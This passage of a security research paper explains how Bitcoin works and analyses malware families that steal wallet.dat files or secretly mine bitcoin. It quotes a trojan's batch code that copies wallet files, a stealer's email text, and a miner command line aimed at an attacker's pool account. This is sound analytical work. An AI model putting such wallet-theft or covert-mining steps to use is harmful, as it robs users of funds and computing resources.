MALWARE TAKING A BIT(COIN) MORE THAN WE BARGAINED FOR

Amir Fouda
Microsoft, Level 5/4 Freshwater Place, Southbank, Victoria, Australia

Email amir.fouda@microsoft.com

ABSTRACT

Social and technological change often creates new opportunities for positive change. Unfortunately, it also means more opportunities for crime. So, when a new system of currency gains acceptance and widespread adoption in a computer-mediated population, it is only a matter of time before malware authors attempt to exploit it. As of halfway through 2011, we started seeing another means of financial profiteering being perpetrated by the malware authors; they started targeting *Bitcoin*.

Bitcoin-mining and -stealing functionality has been discovered in a number of the most notable and prevalent malware families, including Alureon, Sirefef and Kelihos. Notably, *Bitcoin* being open-source software means that *Windows* users are not the only target. Cross-platform attacks have already been seen, with *OS X* threats such as MacOS_X/DevilRobber.A emerging on the scene in October 2011.

The very nature of the way *Bitcoin* operates also has implications. Bitcoin mining is a legitimate part of the system, allowing *Bitcoin* clients to compete with other clients in performing complex calculations using the computer's processing power, aiding in the flow of transfers and thus generating bitcoins for the winning miner. The potential for botmasters is clear: the more computers and resources they can control in this distributed computing technique, the more they are likely to profit.

This paper examines the various malware families that target this currency, provides an analysis of how these families target bitcoins, and details the methods they use to steal and mine this increasingly popular digital currency. The paper will also give an insight into how malware authors and cybercriminals may exploit the *Bitcoin* system for their own financial gain, and details what the future holds for this form of exploitation.

INTRODUCTION

Distributed or grid computing – a term used to describe multiple autonomous computer systems working together for a common cause – is not a new concept, and is a method used to solve usually quite complex problems or tasks that require extensive processing power. The use of distributed systems is vast and traverses many fields, with many projects in existence that utilize this method.

Of the many projects, there are those that any computer user can partake in; simply by installing client software on their system, they willingly volunteer their computer's processing power to help contribute to a particular cause. The Great Internet Mersenne Prime Search, also known as GIMPS [1], is an example of the first voluntary distributed computing project, in which participating computers contributed towards finding Mersenne prime numbers in the field of mathematics. It was launched in 1996. SETI@home [2] is another well-known project, launched in May 1999, that utilizes the collective processing power of volunteered computers to analyse radio signals and help in the search for extraterrestrial life.

Leaping ahead ten years from the launch of SETI@home, January 2009 saw the launch of an experimental decentralized virtual currency called *Bitcoin*, which relies on computers connected through a peer-to-peer (P2P) network to work together in the creation and transfer of this currency throughout the network. *Bitcoin* has gained popularity amongst computer users since its launch, appealing to many due to its non-reliance on a central authority to issue currency and track transactions, as well as its reward system, which encourages computer users to volunteer their computing power to aid in generating bitcoins and validating transactions.

And it's exactly these features that have encouraged the adoption of *Bitcoin* by the dark forces of the online world as well, with cybercriminals and malware authors taking a keen interest in this new technology. But before we delve into the agglomeration of nefarious activities surrounding *Bitcoin*, we need to have a basic overview of what bitcoins are and how the *Bitcoin* system works.

WHAT IS BITCOIN?

Founded by Satoshi Nakamoto, *Bitcoin* was launched to the public on 11 January 2009, and was described by its inventor on the cryptography mailing list where it was first announced as a 'new electronic cash system that uses a P2P network to prevent double-spending' [3]. The *Bitcoin* wiki site [4], which contains almost everything there is to know about the system, describes it as being 'designed around the idea of using cryptography to control the creation and transfer of money, rather than relying on central authorities.' [5]

The term '*Bitcoin*' (upper case 'B') can be used to describe the system as a whole, as well as the software used by the system, while '*bitcoin*' (lower case 'b') is the virtual currency that is created by this system. A 'bitcoin' unit of currency is represented as a '*BTC*' and can be traded for real-world currency through various exchanges. The *Bitcoin* client software that is run on computers in the P2P network is open source, as well as the bitcoin-mining software that exists to support the system.

HOW DOES IT WORK?

Transactions

The premise behind *Bitcoin* is that users of the system can transfer bitcoins to each other without the need of a central authority, such as a financial institution, to validate transactions and monitor double-spending. This validation is instead performed by nodes participating in the *Bitcoin* P2P network, as by design, all transactions are broadcast to the network.

Once a user installs a *Bitcoin client* on their machine, they can transfer bitcoins directly to another *Bitcoin* user. The *Bitcoin*



Figure 1: Address of BY chosen as the destination for one BTC.

client assigns an *address* to each user, which is used as their identifier on the network, allowing them to receive bitcoins. A *Bitcoin* address is 34 characters long and is newly generated by most *Bitcoin* clients each time a transaction occurs, so one user can have numerous addresses.

Bitcoin uses a public key cryptography system for transactions between users. Each *Bitcoin* user has a pair of public and private keys which is stored in a special file on their system called a *Bitcoin wallet*. When User AX wants to transfer one bitcoin to User BY, for instance, the following occurs:

- AX initiates a transaction by sending one bitcoin to BY's *Bitcoin* address (Figure 1).
- BY's public key is sent to AX.
- AX adds BY's public key, along with the transfer amount, one bitcoin in this case, to a transaction message.
- AY signs the transaction message with their private key and broadcasts the message to the network.

So, up until this point, the transfer amount, one BTC, has still not been transferred to BY as it needs to be verified and permanently recorded in the network before it can be spent. What happens next is the distributed computing aspect of the *Bitcoin* system:

- The broadcasted transaction message is collected into *blocks* being worked on by nodes running special mining software. A block contains, among other data:
  - recent transactions broadcast by other nodes that have not been verified yet
  - a hash of all transactions
  - a hash of previously accepted blocks
  - a difficult-to-solve mathematical problem.
- The role of these *miner nodes* is to solve the difficult problem tied to the block they are working on (i.e. provide a proof of work for that block). Once successful, the node transmits the solved block to the network for all other nodes to quickly verify and add permanently to the end of a previously validated block, thus forming what is referred to in the *Bitcoin* system as a *block chain*.
- BY can now transfer the received bitcoin using their matching private key.

The block chain, which is a record of all transactions that occurred in the system since the very first one initiated by Nakamoto – called the genesis block – is downloaded to every *Bitcoin* client's machine, to the client's *Bitcoin* data directory (with the file name 'blk0001.dat', for instance). So once a transaction is accepted into the block chain it is visible to all in the network and is irreversible. Because the transaction is in the block chain, redoing it would mean all miner nodes would have to redo its associated block, as well as all blocks that follow it, since each accepted block contains a hash of the previous one. Hence, this is the *Bitcoin* system's solution to the problem of double-spending.

But as mentioned by Nakamoto [6], as long as honest miner nodes have the majority of CPU power in the network, 'an attacker would have to redo the proof-of-work of the block and all blocks after it and then catch up with and surpass the work of the honest nodes.' So in the unlikely case that an attacker gains more than 50% of the hashing power in the network (hashing will be discussed in the 'mining' section), while in control, they could potentially reverse their transactions and prevent other nodes from validating blocks.

Wallet

The *Bitcoin* wallet contains a public and private key pair, as mentioned previously, as well as an address created each time a transaction occurs. Because a new address is generated for each transaction, the wallet can contain many addresses and key pairs. So, a *Bitcoin* user having *X* number of bitcoins in their wallet really means they have in their wallet one or many *Bitcoin* addresses, and a corresponding private key that is needed to resend the bitcoins sent to that address. This also means that anyone can spend the bitcoins sent to the *Bitcoin* user's address if they have access to their address and its corresponding private key. This is why the *Bitcoin* wallet file is a popular target for malware.

By default, the original *Bitcoin* client stores this data in a file on the local system called 'wallet.dat'. The location of this file is saved in the *Bitcoin* data directory, along with other data files used by the client. Depending on the OS, the default locations for the wallet.dat file are shown in Table 1.

Note that *Bitcoin* users can also store their wallet data via other means, such as through websites that store their *Bitcoin* wallet (by sending their bitcoins to a *Bitcoin* address generated by the website for instance) instead of keeping their wallet data on their machine.

Operating system	Wallet location
WinXP	%APPDATA%\Bitcoin\wallet.dat
Windows Vista and 7	%APPDATA%\Roaming\Bitcoin\wallet.dat
Linux	~/.bitcoin/wallet.dat
Mac	~/Library/Application Support/Bitcoin/wallet.dat

Table 1: Default locations of the wallet.dat file.

Mining

As previously mentioned, the role of the miner nodes connected to the *Bitcoin* network is to solve a computationally difficult problem tied with transactions before they are accepted into the block chain. This computational problem is in fact a 256-bit value, which in *Bitcoin* terminology is called the *target* for a block.

The miner's task is to iteratively calculate the SHA256 cryptographic hash of data in the block's header data, which includes a four-byte value called a *nonce* that is incremented every time a hash is generated by the miner. The aim of this iterative process is to generate a SHA256 hash value that is lower than the target value. Once this hash is generated by the miner, the block is broadcast to other miner nodes where they verify that the calculated SHA256 is in fact lower than the target, adding it to the block chain if it is so.

This process of a miner generating hashes to validate a block takes time and expends CPU effort, which comes at a cost, i.e. electricity, for those running the mining software on their computers. To provide incentive to those willing to volunteer their computers for this task, the network awards bitcoins (50 BTCs at the time of writing) to the account of the miner that generated the correct hash to validate a block. This is why they are referred to as 'miners', since this is the way in which bitcoins come into (virtual) existence.

Controlled currency

Additionally, the number of bitcoins created through this mining process is in fact controlled by the system. The *difficulty* [7] of the target that is set for each block being worked on is adjusted collectively by the network every 2,016 blocks so that, on average, six blocks are solved per hour. This difficulty can increase or decrease, depending on how quickly the last 2,016 blocks were generated by the miners. If the network finds that miner nodes generated the blocks too quickly, the difficulty is increased, 'to compensate for increasing hardware speed and varying interest in running nodes over time', as Nakamoto explained in his paper.

Also, the reward of 50 BTC given to the successful miner node will change over time; reducing by half every four years (or approximately 210,000 blocks) to be exact, so that by approximately 2040 the *Bitcoin* system will stop generating bitcoins. After this point, transactions will still need to be verified, but a miner that solves a block will only be rewarded with bitcoins if the block contains transaction fees specified by transferors (from their own wallets). Nakamoto set it up this way to control the total currency generated in the network, so that by 2040 no more than 21 million bitcoins in total will be in circulation. At the time of writing, 183,249 [8] blocks have been solved, meaning approximately 9.1 million BTCs are in circulation.

Value

The real-world value of a bitcoin (BTC) has fluctuated since the system's inception, influenced by supply and demand, its increasing popularity over the years, attention from the media and criminal elements, as well as a number of security incidents. As mentioned previously, bitcoins can be exchanged for real-world currencies, and a number of *Bitcoin* exchange websites exist that facilitate these exchanges. The first one established was the *Bitcoin Market* [9] on 6 February 2010, and over the years more exchanges have surfaced, with the *Bitcoin* wiki [10] listing about 66 exchanges.



Figure 2: Fluctuating value of BTC in $USD.

The value of the bitcoin currency can vary depending on the exchange used, but the most widely used exchange, *Mt. Gox* [11], provides a good indication of its value since the exchange was launched on 18 July 2010. The chart in Figure 2, obtained from the *Bitcoin charts* website [12], tracks the value of a BTC, in US dollars, from July 2010 to this day.

9 June 2011 shows the point at which the value of a BTC reached its peak, climbing to $29.58 USD, but dropping since to its current value of $5.246 USD. As we shall see later, only a week after this peak, we saw the first trojan in the wild targeting *Bitcoin* users.

HOW MINING WORKS

Bitcoin users that choose to mine for bitcoins must run special mining software on their systems to accomplish this task. Due to the brute force needed to generate hashes, mining software requires extensive processing power to aid in its calculations, using the system's CPU, GPU or FPGA to help increase the hash rate. The *Bitcoin* wiki lists a number of CPU, GPU and/or FPGA bitcoin miners that are capable of running on multiple platforms and are freely available on the Internet, including:

- CPU Miner
- DiabloMiner
- Phoenix Miner
- Python/OpenGL GPUMiner
- RPC Miner
- Ufasoft miner.

The *Bitcoin* network uses the JSON-RPC communication protocol for all its network communications. Basically, bitcoin miners communicate with a *Bitcoin* client configured as a server, which in turn interacts with the *Bitcoin* network to retrieve blocks to work on. The miner retrieves work (i.e. blocks to hash) from the configured server, using a getwork request, performs its hashing on the data, then does another getwork request, this time passing a calculated hash to the server. Upon successfully solving a block, the *Bitcoin* network would then assign a special transaction contained in each block called a *coinbase transaction*, which contains the reward, to the address of the *Bitcoin* client.

Using the bitcoin mining software, a *Bitcoin* user can decide to mine in two ways; through solo mining, or through pooled mining.

Solo mining

A *Bitcoin* user can configure their *Bitcoin* client to act as a server and listen for incoming JSON-RPC connections (usually on port 8332) from the local host. The bitcoin miner, which can run on the local machine or a remote one, is then configured to send getwork requests to the server. To throw more muscle at the hash calculations, many *Bitcoin* users also set up mining rigs with high specification systems dedicated to mining.

Pooled mining

Pooled mining differs from solo mining in that bitcoin miners send getwork requests, this time to a remote server – called a *mining pool server* – configured to allocate work to many miners connected to the pool, sharing the bitcoin reward among those who contributed to solving a block. The pool server requires miners to create an account and most charge a fee (a percentage of the rewarded BTCs) for their service.

Due to the increase in miner nodes and thus the increase in difficulty of solving blocks, many find that, depending on their processing power, it can take anything from days to years (if ever) to solve a block while solo mining. This is why pooled mining is popular, since a pool's combined processing power means blocks are hashed and solved at a faster rate, and participants receive a steady stream of bitcoins for their contribution. There are many mining pool servers online, and as we shall see later, use of these mining pools is common among malware writers.

Browser mining

Installing mining software on a system is not the only way of mining for bitcoins. *Bitcoinplus.com* [13] is a site that allows visitors to generate hashes through a Java applet embedded in the browser. By creating an account with the site, the user can:

- Generate bitcoins via an interactive Java applet on the site (Figure 3)



Figure 3: Bitcoinplus Java applet.

- Send a link to other users so they generate hashes for the sender's account. The link directs a user's browser to the *Bitcoin Plus* generator page, with the sender's userID specified in the link: http://www.bitcoinplus.com/generate?for=<userID>
- Embed JavaScript within their own website that allows visitors to the site to generate hashes for them.

As we shall see in the following sections, this service has also been abused by malware writers and those with less-than-honourable intentions.

THE BITCOIN APPEAL

The way in which the whole *Bitcoin* system operates has appeal

to computer users and the general population. Advocates of the *Bitcoin* system list numerous advantages to using it, including:

- No controlling authority and regulations
- No transaction fees, even when transferring large sums (unless a fee is specified by the transferor) or internationally (no borders since it's all via the net)
- Transfers are quick and (seemingly) anonymous.

Such advantages, as well as media attention, have seen an increase in the number of *Bitcoin* users. For example, a post made on the popular *Slashdot* forum [14] on 11 July 2010 about the release of *Bitcoin v0.3* saw an influx of *Bitcoin* users, as mentioned on the *Bitcoin* wiki [15]. But the fact that many businesses, including online stores and retailers, are now accepting bitcoins also plays a factor in its increased usage. Some online retailers, providing products such as clothing, home accessories, electronics, books, music, consumables, the list goes on, see bitcoins as a legitimate payment method.

Appealing to the wrong crowd

So the rising interest from media and business, and increasing trust in the *Bitcoin* system has seen it become a legitimate currency that has a multitude of supporters behind it. These supporters, however, are not always backing the system for honest reasons. Abuse of the *Bitcoin* system can come in many different flavours, ranging from individuals over-zealous in their bitcoin-mining endeavours, to security breaches resulting in the loss of thousands of bitcoins, and criminal elements using the currency to fund their underground activities.

On 22 June 2011, for example, a security breach was reported on *Australian Broadcasting Corporation* (*ABC*) servers, as reported by an *ABC* insider on the independent journalism website *Crikey.com.au* [16]. The breach happened when an IT worker with privileged access 'installed a "bitcoin miner" application on *ABC* servers' [17] so that visitors to the *ABC* website would unknowingly participate in generating bitcoins for the perpetrator. Exact details of this bitcoin miner application were not revealed, but most likely it was script embedded into the site's source, such as the one provided by *Bitcoinplus.com.* The worker kept his job and was given a slap on the wrist, but his willingness to use corporate resources to mine for personal gain demonstrates how far some will go to reap the *Bitcoin* rewards.

Hacking incidents

Security breaches of a more serious nature have also occurred on a number of occasions, this time involving the transfer of a large sum of bitcoins from *Bitcoin* users and *Bitcoin* exchanges. A number of incidents made headlines in 2011 and early 2012 including:

1. 13 June 2011: First reported incident of 25,000 BTCs, worth $500,000 at the time, which were allegedly stolen from a *Bitcoin* user, as reported by the user on the *bitcointalk.org* [18] forum.
2. 19 June 2011: Around 500,000 BTCs, worth about $8.75 million USD at the time, were stolen from the *Mt. Gox* exchange as a result of their database being hacked, as reported by *dailytech.com* [19].
3. 1 March 2012: *Linode*, a *Linux* cloud provider, had one of its customer service portals breached by a hacker [20], who targeted eight *Bitcoin* customers and was able to transfer bitcoins out of their accounts, worth $71,000 [21].
4. 11 May 2012: The *Bitcoinica* [22] exchange had its online wallet ransacked for 18,547 BTCs.

Criminal appeal

On 9 May 2012, *Wired.com* published a post [23] about a leaked FBI internal report that voiced concerns about the difficulty of tracking the identity of anonymous *Bitcoin* users and how *Bitcoin*'s popularity will see it 'become an increasingly useful tool for various illegal activities beyond the cyber realm'. Pointing out the gambit of illegal activities already occurring through the Internet, they suspect *Bitcoin* will 'attract money launderers, human traffickers, terrorists, and other criminals who avoid traditional financial systems by using the Internet to conduct global monetary transfers.' And these concerns are not unfounded, as is evident from news events making the rounds in June 2011 concerning the hacker group LulzSec accepting bitcoin donations, and, more worryingly, as regards an online illegal drug market named Silk Road that uses bitcoins as their preferred payment method.

First described in a *Gawker* article [24] on 1 June 2011, Silk Road is an online drug marketplace that allows visitors to browse through a library of illegal drugs and purchase them from sellers located around the world using bitcoins exclusively. Access to Silk Road is only possible through Tor [25], a system that enables online anonymity by encrypting and routing Internet traffic through a network of relays run by volunteers. This combination of accessing the site through the Tor network and buying with bitcoins makes it difficult for authorities to track these purchases.

How anonymous is Bitcoin?

Bitcoin may not be as anonymous as it seems, as mentioned by a *Bitcoin* core development team member, Jeff Garzik, in the same *Gawker* article. He stated that even though transactions are anonymous, the fact that all transactions are recorded in a public ledger (block chain) means that 'law enforcement could use sophisticated network analysis techniques to parse the transaction flow and track down individual *Bitcoin* users'. And researchers from University College Dublin published an analysis [26] of anonymity in the *Bitcoin* network on 30 September 2011, showing they could 'de-anonymize considerable portions of the *Bitcoin* network' using passive analysis of publicly available data, as well as follow the flow of bitcoins using different network analysis tools.

MALWARE WRITERS SET THEIR EYES ON THE PRIZE

The first malware to target *Bitcoin* was discovered in the wild on 16 June 2011, and first reported in the *Symantec* blog [27].

The trojan, TrojanSpy:Win32/Wanwacay.A (also known as Infostealer:Coinbit by *Symantec*), was spammed to *Bitcoin* users as a private message on various *Bitcoin* forums [28]. Its sole purpose was simply to search for a wallet.dat file in the file location %User%\AppData\Roaming\Bitcoin. The trojan then connects to the SMTP server 'smtp.wp.pl' and emails the wallet to the attacker's email address. It also displays a user interface (Figure 4) after it has stolen the wallet.dat file:



Figure 4: Win32/Wanwacay.A user interface.

Although lacking in sophistication, this trojan made it clear that bitcoins were now on malware writers' radars, and the wallet.dat file was the first aspect of the *Bitcoin* system they set their eyes on.

Wallet theft

The factor that made the wallet.dat file an easy target for attackers is the fact that the original *Bitcoin* client, developed by *bitcoin.org*, does not encrypt this file by default, and stores it in a well-known location, as mentioned in the 'Wallet' section. The *Bitcoin* developer and user community have consistently given advice and technical know-how to all *Bitcoin* users on how to encrypt the wallet – devoting a section on the *Bitcoin* wiki, for instance, on how to properly secure the wallet [29]. Backing up the wallet and storing it on an encrypted disk image is a common recommendation given to users, and as development of the *Bitcoin* client progresses and newer versions are released, the option to encrypt the wallet has been introduced into the software, as shown in Figure 5.

So theft of the wallet.dat file has been a well-known attack vector to all involved in the *Bitcoin* community, and implementing such guidelines and upgrades to the *Bitcoin* software would most assuredly make authors of Win32/Wanwacay.A reassess their strategy.

Of course, Win32/Wanwacay was the first, but not the only malware family targeting the wallet.dat file. Other families known to steal the wallet.dat file include:



Figure 5: Bitcoin client wallet encryption.

- TrojanSpy:MSIL/Golroted.A
- TrojanSpy:BAT/Mincostel.A
- TrojanSpy:Win32/Aregorp.A
- TrojanSpy:Win32/USteal.D
- Backdoor:Win32/Kelihos.B
- Backdoor:MacOS_X/DevilRobber

TrojanSpy:MSIL/Golroted.A: Written in the Common Intermediate Language, MSIL/Golroted gathers sensitive information from the computer such as usernames and passwords for various applications including *Runescape*, *Minecraft*, and *RSBuddy*, as well as logging the user's key stokes. It contains a routine, named *Bitcoinsub(),* that emails the wallet.dat file to the attacker as an attachment if it exists.

The email sent to the attacker contains the following subject and message body:

```
Subject: PLogger 6.x.x Bitcoin Stealer -
[%computername%]

Message: Steals the Wallet.DAT file that holds the
users bitcoin currency
```

TrojanSpy:BAT/Mincostel.A: A batch file trojan that is dropped by a self-extracting RAR, along with a VB script that launches it. The trojan logs system information and steals files from the infected computer. It copies the wallet.dat file, as well as an addr.dat file, from the default *Bitcoin* directory to the location %computername%\Bitcoin. The addr.dat file contains a list of IPs that are used by the *Bitcoin* client to connect to other nodes in the network when it is launched.

TrojanSpy:BAT/Mincostel also searches for the folder 'poclbm' in the %APPDATA% directory, which is a folder created by a the popular *PyOpenCL* bitcoin miner, copying its contents to %computername%\BitCoin\BitCoinMiner. Figure 6 shows the code responsible for the above routine.

```
echo -----Dump bitcoins-----    >> .\%computername%\%username%.txt
cls
echo ------------------------------------------------------------------------------------------ >>

::WinXp
if exist "%AppData%\Bitcoin\wallet.dat" mkdir ".\%computername%\BitCoin"
cls
copy /Y "%AppData%\Bitcoin\addr.dat" ".\%computername%\BitCoin\addr.dat"
cls
copy /Y "%AppData%\Bitcoin\wallet.dat" ".\%computername%\BitCoin\wallet.dat"
```

Figure 6: Mincostel copying wallet.dat and addr.dat.

TrojanSpy:Win32/Aregorp.A: A trojan that simply terminates the bitcoin.exe process if it is running on the compromised computer, looks for %APPDATA%\Bitcoin\wallet.dat, and uploads the file to the FTP server xier.zapto.org.

TrojanSpy:Win32/USteal.D: A trojan spy that gathers sensitive information from an infected computer, including protected storage passwords, FAR Manager and Total Commander cached FTP passwords, gtalk account information, and the *Bitcoin* wallet.dat file, posting them to an FTP server of the attacker's choosing.

Backdoor:Win32/Kelihos.B is another notable family that attempts to steal the wallet.dat file, as well as a backdoor targeting *Mac* users, **Backdoor:MacOS_X/DevilRobber.A**. Both also contain bitcoin-mining capabilities, which, as we shall see in the coming section, is a much more popular and prevalent technique than stealing the *Bitcoin* wallet.

Getting some mine-age

A drawback of *Bitcoin* wallet theft, from a malware author's perspective, is that it may be a fruitless task since an infected computer must have a *Bitcoin* client installed and have 'funds' in their wallet. But there is something on a computer user's system they can undoubtedly count on and use to their advantage: the system's processing power.

The first malicious program seen in the wild containing bitcoin-mining capabilities was discovered on 26 June 2011, only a few weeks after TrojanSpy:Win32/Wanwacay.A appeared on the scene. The trojan, detected as Trojan:Win32/Minepite.A, was spotted by *Kaspersky* analysts in the 'Russian sector of the Internet', as mentioned by Alexander Gostev in the securelist.com blog post [30] where its details were first unveiled.

Win32/Minepite.A is distributed as a *Nullsoft* installer that installs an executable with the file name bcm.exe, a popular miner developed by *Ufasoft* [31]. The malicious part of this piece of malware comes from the *Nullsoft* script that is used to install bcm.exe, shown in Figure 7.

The installer script passes to the miner executable a number of command line parameters. The help menu for the *Ufasoft* miner (Figure 8) details what these parameters mean.

So, Win32/Minepite.A runs the bitcoin miner, instructing it to getwork from the mining pool server http://pit.deepbit.net:8332, perform its hashing (using the GPU for faster hashing), and post back calculated results, every five seconds, ensuring that the results are attributed to the attacker's mining pool account by including their username and password (specified by the -u and -p arguments).

Dropping the (Bit)coin

This method of utilizing freely available bitcoin-mining tools is in fact the more common means by which malware authors use a compromised computer to mine bitcoins. Instead of reinventing the wheel, all that's required is to package a legitimate bitcoin miner with another component that invokes it

Figure 7: Win32/Minepite.A installer script.

```
C:\Test>bcm.exe
bitcoin-miner 0.14  Copyright (c) 2011 Ufasoft  http://ufasoft.com/open/bitcoin
Usage: bitcoin-miner [-a seconds] [-g|l yes|no] [-t threads] [-v] [-o url] [-x proxy] -u user
-p password
Options:
  -a <seconds> time between getwork requests 1..60, default 15
  -g yes|no    set 'no' to disable GPU, default 'yes'
  -h           this help
  -l yes|no    set 'no' to disable Long-Polling, default 'yes'
  -o url       in form http://server.tld:port/path, by default http://127.0.0.1:8332
  -t <threads> Number of threads for CPU mining, by default is number of CPUs (Cores), 0 - dis
able CPU mining
  -v           Verbose output
  -x type=host:port   Use HTTP or SOCKS proxy. Examples: -x http=127.0.0.1:3128, -x socks=127.
0.0.1:1080
```

Figure 8: Ufasoft bitcoin miner help menu.



Figure 9: TrojanDropper:Win32/MineBicoin.A self-extracting RAR.

with the appropriate parameters. For instance, a common way in which this is accomplished is by distributing an installer, such as a self-extracting RAR or ZIP file, which drops a bitcoin miner and a batch file that launches it.

TrojanDropper:Win32/MineBicoin.A is an example of this method put to work. Distributed as a self-extracting RAR, it drops another self-extractor with the filename start1.exe, which in turn drops three files, hstart.exe, x.bat (detected as Trojan:BAT/MineBoin.A), and x11811.exe, launching hstart.exe with the parameter '/NOCONSOLE x.bat', as can be seen in the installer script viewed in *WinRAR* (Figure 9).

Hstart.exe is a clean utility used to launch the x.bat file without displaying a window, and X11811.exe is a *Ufasoft* bitcoin miner. Similar to the Win32/Minepite.A *Nullsoft* script, the batch file launches the *Ufasoft* miner and instructs it to getwork from the pool server http://x.miners.in every 60 seconds (Figure 10). It also attempts to terminate three processes, one with the same name as the *Ufasoft* miner, and others belonging to bitcoin miners known to be dropped by other malware.

Trojan:Win32/Bocinex.gen!A is another trojan that has been seen distributed in a self-extracting RAR and dropped onto an infected computer along with a legitimate bitcoin miner. The first sample of this malware family we received in our labs came with the file name x10.exe, and drops two executable files, one being the bitcoin miner launcher component using the filename winlogons.exe, and the other a *Ufasoft* bitcoin miner, xC.exe. Winlogons.exe simply launches xC.exe using the ShellExecuteExA() API, passing the appropriate parameters so that the miner can do its work using the computer's GPU, as shown in Figure 11.

Bitcoin miner memory loading

Instead of dropping a freely available bitcoin miner onto a compromised computer and invoking it, another malware family, Trojan:Win32/Vicenor, does it through memory loaders. Win32/Vicenor is distributed as a PE file that contains an encrypted *Ufasoft* bitcoin miner executable within one of its sections. This executable can then be loaded directly into memory and passed parameters such as the following using the CreateProcessA() API:

```
miner.exe -a 60 -g no -o http://pool.dload.asia:8332/
-u darkSons_crypt -p <password>
```

Based on the samples we've received in our labs, the memory loaders used by Vicenor are varied and have been developed in either the C++ or Visual Basic languages. Many of these loaders have also been used by Worm:Win32/Dorkbot, also known as Nrgbot.

Bitcoin miner downloader

Rather than including a bitcoin miner in a package or loading it into memory, some malware families simply download the bitcoin miner from a particular domain.

